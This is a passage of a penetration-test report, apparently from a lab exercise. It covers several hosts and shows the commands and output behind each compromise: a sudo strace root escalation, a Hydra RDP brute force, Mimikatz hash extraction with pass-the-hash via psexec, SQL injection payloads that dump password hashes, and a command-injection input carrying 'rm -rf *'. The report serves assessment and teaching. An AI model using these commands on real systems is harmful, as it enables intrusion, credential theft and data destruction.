
```
$ id peter
uid=1001(peter) gid=1005(peter) groups=1005(peter),999(docker)
$ groups peter
peter : peter docker
```

**Privilege Escalation**

- Used id and groups commands (after SSH login) to confirm the remote user's accesses.
  - Identified both ‘nopasswd’ access to strace as a sudo command and was a member of the docker user group.
  - Both of those accesses were exploitable:

- **Rootplease Exploit (Method 1):**
  - Transferred the "rootplease" exploit (via SFTP) to the remote host.
    - Could have alternately transferred via the nfs misconfiguration (/mnt/).
  - Created a Docker container and executed the exploit within it, gaining root access.

- **Strace & Sudo (Method 2):**
  - Executed sudo strace -o /dev/null to escalate to root.
  - Created a new user "marco" and added them to the sudoers group (usermod -aG sudo marco).
  - Successfully gained SSH access as root via the "marco" account.



```
$ whoami
marco
$ pwd
/home/marco
$ id
uid=1003(marco) gid=1008(marco) groups=1008(marco),27(sudo)
$ groups
marco sudo
$ sudo su
root@linsecurity:/home/marco# whoami
root
```

# Host 4: 10.0.0.126

### Assessment


The open RDP service, weak password practices, and **password reuse** across systems resulted in a significant **compromise** within the network. This vulnerability carries a **Critical** risk rating due to the achieved privileged access and demonstrated potential for lateral movement.

### Technical Summary

- An initial network scan revealed the host running Windows Server 2019 and exposing RDP and SMB services.
- Various enumeration and brute-force attack attempts were unsuccessful until Hydra successfully compromised the "Accounting" user via RDP using a weak password.
- Post-exploitation, Mimikatz was used to extract hashes. Password reuse allowed a successful "pass-the-hash" attack, achieving Administrator access on a separate host (10.0.0.197).

### Initial Discovery

- Nmap scan (TCP SYN, service/version detection, OS fingerprinting, scripts) revealed:
  - Open ports: 135 (MSRPC), 139 (NetBIOS-SSN), 445 (Microsoft-DS), 3389 (RDP/SSL)
  - Operating System: Windows Server 2019 Standard Evaluation
  - Domain/Workgroup: ACCOUNTING1




```
Nmap scan report for 10.0.0.126
Host is up (0.052s latency).
Not shown: 65520 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  DDcr          Windows Server 2019 Standard Evaluation 17763 microsoft-ds
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-03-11T17:44:32+00:00; -2s from scanner time.
| ssl-cert: Subject: commonName=accounting1
| Not valid before: 2024-03-06T18:10:28
|_Not valid after:  2024-09-05T18:10:28
| rdp-ntlm-info:
|   Target_Name: ACCOUNTING1
|   NetBIOS_Domain_Name: ACCOUNTING1
|   NetBIOS_Computer_Name: ACCOUNTING1
|   DNS_Domain_Name: accounting1
|   DNS_Computer_Name: accounting1
|   Product_Version: 10.0.17763
|_  System_Time: 2024-03-11T17:44:28+00:00
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

### Exploitative Attempts

- Various enumeration tools were used in an attempt to discover user accounts (unsuccessful).
- Unsuccessful attacks using Metasploit against RDP and SMB.

### Successful Compromise


- Hydra brute-force attack against RDP (port 3389) succeeded in compromising the "Accounting" user with the password "princess", resulting in administrator access.



```
┌──(kali㉿kali)-[~]
└─$ hydra -l accounting -P /home/kali/Downloads/rockyou.txt rdp://10.0.0.126

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purpos
es (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-13 01:06:46
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wa
it between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting
, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398), ~3586100 tries per task
[DATA] attacking rdp://10.0.0.126:3389/
[3389][rdp] host: 10.0.0.126   login: accounting   password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-13 01:07:03
```



ACCOUNTING
Local Account
Administrator

### Post-Exploitation

- Mimikatz served from Host 2 (10.0.0.82) was used to extract NTLM and SHA hashes for the "administrator" and "guest-user" accounts on this machine. Pass-the-Hash was then used against Host 6 (10.0.0.197), and was successful due to password reuse, resulting in administrator control of 10.0.0.197.

# Host 5: 10.0.0.175

### Assessment


The web application exposed multiple critical vulnerabilities, including SQL injection, missing security headers, and a lack of input validation. These flaws allowed for the extraction of user credentials, subsequent **unauthorized login to the web application**, and ultimately, full system **compromise**. This carries a **Critical** risk rating due to the severity of the vulnerabilities and the complete loss of system confidentiality, integrity, and availability.

### Technical Summary

- Initial reconnaissance with Zed Attack Proxy (ZAP) identified missing security controls (anti-CSRF, CSP, anti-clickjacking), and potential SQL injection points.
- A vulnerable parameter ("sqli_1.php") was exploited using SQL injection techniques to confirm the vulnerability and extract database version, user information, and credentials.
- Password cracking tools revealed plaintext credentials for server users.
- The stolen credentials were used to gain unauthorized access to the underlying server.

### Vulnerabilities Discovered

- **Missing Security Headers:** The absence of anti-CSRF tokens, CSP, and anti-clickjacking headers created opportunities for cross-site scripting (XSS) and other attacks.




/ DNS Tools /

Troubleshooting DNS "propogation"? Check global DNS registration, as seen by SimCorp HQ servers.

DNS lookup: www.nsa.gov | rm -rf *

```
total 344
drwxr-xr-x 15 www-data www-data 12288 Mar 13 14:48 .
drwxr-xr-x  5 root     root      4096 Nov 30  2021 ..
drwxr-xr-x  8 ubuntu   root      4096 Jun  7  2021 .git
drwxr-xr-x  2 root     root      4096 Jun  4  2021 admin
drwxr-xr-x  2 www-data www-data  4096 Jun  4  2021 apps
-rw-r--r--  1 www-data www-data  2744 Jun  7  2021 commandi.php
drwxr-xr-x  2 root     root      4096 Jun  6  2021 components
-rw-r--r--  1 www-data www-data   780 May  1  2014 config.inc
-rw-r--r--  1 www-data www-data   963 May  1  2014 config.inc.php
-rw-r--r--  1 www-data www-data  1303 May  1  2014 connect.php
-rw-r--r--  1 www-data www-data  1027 May  1  2014 connect_i.php
-rw-r--r--  1 www-data www-data  6057 Jun  6  2021 csrf_1.php
drwxr-xr-x  2 www-data www-data  4096 Jun  4  2021 db
drwxrwxrwx  2 www-data www-data  4096 Jun  4  2021 documents
-rw-r--r--  1 www-data www-data     0 Mar 13 07:36 echo
drwxr-xr-x  2 www-data www-data  4096 Jun  4  2021 fonts
-rw-r--r--  1 www-data www-data 18795 Jun  6  2021 functions_external.php
-rw-r--r--  1 www-data www-data  4760 Sep 27  2014 heartbleed.php
drwxrwxrwx  2 www-data www-data  4096 Mar 13 07:14 images
-rw-r--r--  1 www-data www-data    49 Jun  8  2021 index.php
-rw-r--r--  1 www-data www-data  4028 Sep 27  2014 info_install.php
-rw-r--r--  1 root     root      3343 Jun  7  2021 insecure_direct_object_ref_2.php
-rw-r--r--  1 www-data www-data  9671 Sep 27  2014 install.php
drwxr-xr-x  2 www-data www-data  4096 Jun  4  2021 js
-rw-r--r--  1 www-data www-data  4170 Jun  7  2021 login.php
```

- **SQL Injection:** Multiple input fields lacked proper sanitization, allowing full control over database queries.



10.0.0.175/simcorp/sqli_1.php?title=iron'+union+select+1%2Cuser()%2C%40%


/ Movies featuring SimCorp /

Not only do these quality flicks feature SimCorp, but SimCorp was also a key financial partner in their production.

Search for a movie: Try a wildcard Search

| Title | Release | Character | Genre | IMDb |
|---|---|---|---|---|
| root@localhost | 8.0.25-0ubuntu0.20.04.1 | 5 | 4 | Link |

- **Weak Input Validation:** User input was not adequately filtered, enabling SQL injection and potentially other forms of injection attacks.



10.0.0.175/simcorp/sqli_1.php?title=iron'+union+select+1%2C+login%2C+password%2C+email%2C5%

/ Movies featuring SimCorp /

Not only do these quality flicks feature SimCorp, but SimCorp was also a key financial partner in their production.

Search for a movie: Try a wildcard Search

| Title | Release | Character | Genre | IMDb |
|---|---|---|---|---|
| A.I.M. | 6885858486f31043e5839c735d99457f045affd0 | 5 | bwapp-aim@mailinator.com | Link |
| bee | 5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8 | 5 | bwapp-bee@mailinator.com | Link |
| brookr | 92429d82a41e930486c6de5ebda9602d55c39986 | 5 | brook@codefellows.com | Link |
| durt | 7c222fb2927d828af22f592134e8932480637c0d | 5 | notmyemail@gmail.com | Link |
| test | a94a8fe5ccb19ba61c4c0873d391e987982fbbd3 | 5 | test@test.com | Link |
| ZAP | 3f6fb401e4d3e5c2c9043775361303e25ebc1da0 | 5 | zaproxy@example.com | Link |

- **Credential Management:** Inadequate password storage and the use of weak passwords allowed credentials to be compromised.

# Host 6: 10.0.0.197

**Assessment**


Password reuse across systems has led to the **full compromise** of this host. This vulnerability carries a **Critical** risk rating due to the achieved privileged access and the demonstrated potential for further lateral movement within the network.

**Technical Summary**

- An initial network scan showed Windows Server 2019 and exposed RDP and SMB services.
- Unsuccessful attempts were made to brute-force access to SMB and RDP.
- Password reuse enabled lateral movement from a previously compromised host (10.0.0.126), granting Administrator privileges on this system.

**Initial Discovery**


- Nmap scan (TCP SYN, service/version detection, OS fingerprinting, scripts) revealed:
  - Open ports: 135 (MSRPC)
  - 139 (NetBIOS-SSN)
  - 445 (Microsoft-DS)
  - 3389 (RDP/SSL)
  - Operating System: Windows Server 2019 Standard Evaluation




```
┌──(kali㉿kali)-[~/…/cf-final/stages/02-attack/197-target]
└─$ cat ../../01-recon/197\ scan\ results/197-scan-results.nmap
# Nmap 7.94SVN scan initiated Mon Mar 11 13:40:25 2024 as: nmap -sV -version-all -A -p- -oA 197-scan-
s 10.0.0.197
Nmap scan report for 10.0.0.197
Host is up (0.040s latency).
Not shown: 65520 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Windows Server 2019 Standard Evaluation 17763 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=accounting2
| Not valid before: 2024-03-06T18:10:01
|_Not valid after:  2024-09-05T18:10:01
| rdp-ntlm-info:
|   Target_Name: ACCOUNTING2
|   NetBIOS_Domain_Name: ACCOUNTING2
|   NetBIOS_Computer_Name: ACCOUNTING2
|   DNS_Domain_Name: accounting2
|   DNS_Computer_Name: accounting2
|   Product_Version: 10.0.17763
|_  System_Time: 2024-03-11T17:42:19+00:00
```

### Exploitation Path

- Initial attempts at brute-forcing SMB and RDP were unsuccessful.



- Credentials extracted from host 10.0.0.126 using Mimikatz were found to be valid on this system (password reuse). Successfully logged in to 10.0.0.197 as the “Administrator” user via psexec through command line from 10.0.0.126.




```
C:\Windows\system32>psexec.exe \\10.0.0.197 cmd

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
accounting2\administrator

C:\Windows\system32>_
```



```
C:\>net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
accounting
Administrator
Irwin
The command completed successfully.
```

# Host 7: 10.0.0.206

### Assessment


The open RDP service and weak credentials on a system with CFO-level association present a critical vulnerability. This host is highly likely to be further compromised, potentially leading to the exfiltration of sensitive financial and company data. This vulnerability carries a Critical risk rating and requires immediate remediation.

### Technical Summary

- An initial network scan revealed the host with CFO-level association running Windows 10 (potentially outdated) and exposing RDP and other services.
- An RDP connection was established unauthenticated, revealing user accounts.
- A successful brute-force attack against the "accounting" user was performed using a weak password.

### Initial Discovery


- Nmap scan (TCP SYN, service/version detection, OS fingerprinting, scripts) revealed:
    - Open ports: 135 (MSRPC), 139 (NetBIOS-SSN), 445 (Microsoft-DS), 3389 (RDP/SSL), 5357 (HTTP), 5985 (HTTP)
    - Operating System: Windows 10 (likely outdated based on version 10.0.17763)
    - Hostname: CFO-LAPTOP




```
┌──(kali㉿kali)-[~/…/cf-final/stages/01-recon/206-scan-results]
└─$ cat 206-aggro.txt
